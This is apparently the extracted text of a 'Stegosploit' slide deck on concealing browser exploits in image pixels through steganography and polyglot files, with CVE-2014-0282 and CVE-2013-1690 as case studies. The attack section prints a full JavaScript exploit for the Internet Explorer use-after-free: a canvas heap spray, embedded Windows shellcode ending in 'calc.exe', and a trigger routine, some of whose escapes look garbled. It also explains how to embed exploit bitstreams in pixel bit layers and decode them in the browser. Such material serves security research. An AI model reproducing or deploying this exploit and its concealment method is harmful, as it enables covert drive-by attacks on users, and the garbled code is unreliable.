



STEGOSPLOIT

THE INTERNALS OF STEGANOGRAPHY
AND POLYGLOTS

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A good exploit
is one that is
delivered in
style



Agenda

- Design goals
- Stegosplot-ing an exploit
- Steganography techniques
- The decoder
- Polyglot Images
- Conclusions



Stegosplit Design Goals

- Only VALID images on network and disk.
- Exploit code hidden in pixels.
- Self contained decoder code.
- Exploit automatically decoded and triggered upon loading...
- ...all with just ONE IMAGE,
- in STYLE!



Steganography




Polyglots

Two or more
data formats
in a single
container...

...that co-exist
happily without
breaking each
other's spec or
syntax.



Stegosplot-ing a browser exploit



Case study: CVE-2014-0282


- IE Input Use-After-Free
- hidden in a JPG

Case study: CVE-2013-1690

- FF onreadystatechange UAF
- hidden in a PNG

Step 1.

Hiding the Exploit Code in the Image



Hiding an Exploit in an Image

```
string =  
01010011  
01000001  
01010101  
01001101  
01001001  
01001100
```



Hiding an Exploit in an Image



ganesha.jpg

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16);while(c.length<8)(c='0'+c);var l=function(a){return(parseInt(c.substr(a,2),16))};var g=(6),h=(4),k=(2),m=(0);this.f.push(g);this.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++){if(b>=8192)(b=0)a.data[c]=(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){function spray(){var a='\xcfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\x71\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xcc\x1\xcf\x0d\x01\x0c7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\x0c\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x1\xcf\x0d\x01\x0c7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(1371351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<100;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('fm').innerHTML=':CollectGarbage()';var b='\u2020\u0c0c';for(var a=4;a<110;a+=2){b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}function run(){spray();document.getElementById('c2').checked=true;document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementById('fm').reset();setTimeout(run,1000);}
```

IE Use-After-Free CVE-2014-0282

Hiding an Exploit in an Image



ganesha.jpg




ganesha_CVE-2014-0282.jpg




The "Bit Layer" View



1 pixel = 8 bits (grayscale)



The "Bit Layer" View







7

6

5

4


3

2

1



0

Encoding at Bit Layer 7



Exploit code converted to bitstream.


Pixel bits of layer 7 are overwritten with exploit bitstream.



Encoding data at bit layer 7


Significant visual aberration

Encoding at Bit Layer 2




Exploit code converted to bitstream.

Pixel bits of layer 2 are overwritten with exploit bitstream.



Step 2.

Decoding the encoded Pixel Data




HTML5 CANVAS to the rescue!

- In-browser decoding of steganographically encoded images.
- Read image pixel data using JS.
- Rebuild JS exploit code from pixel data, in memory.
- Simple array and bit manipulation operations.

Step 3.

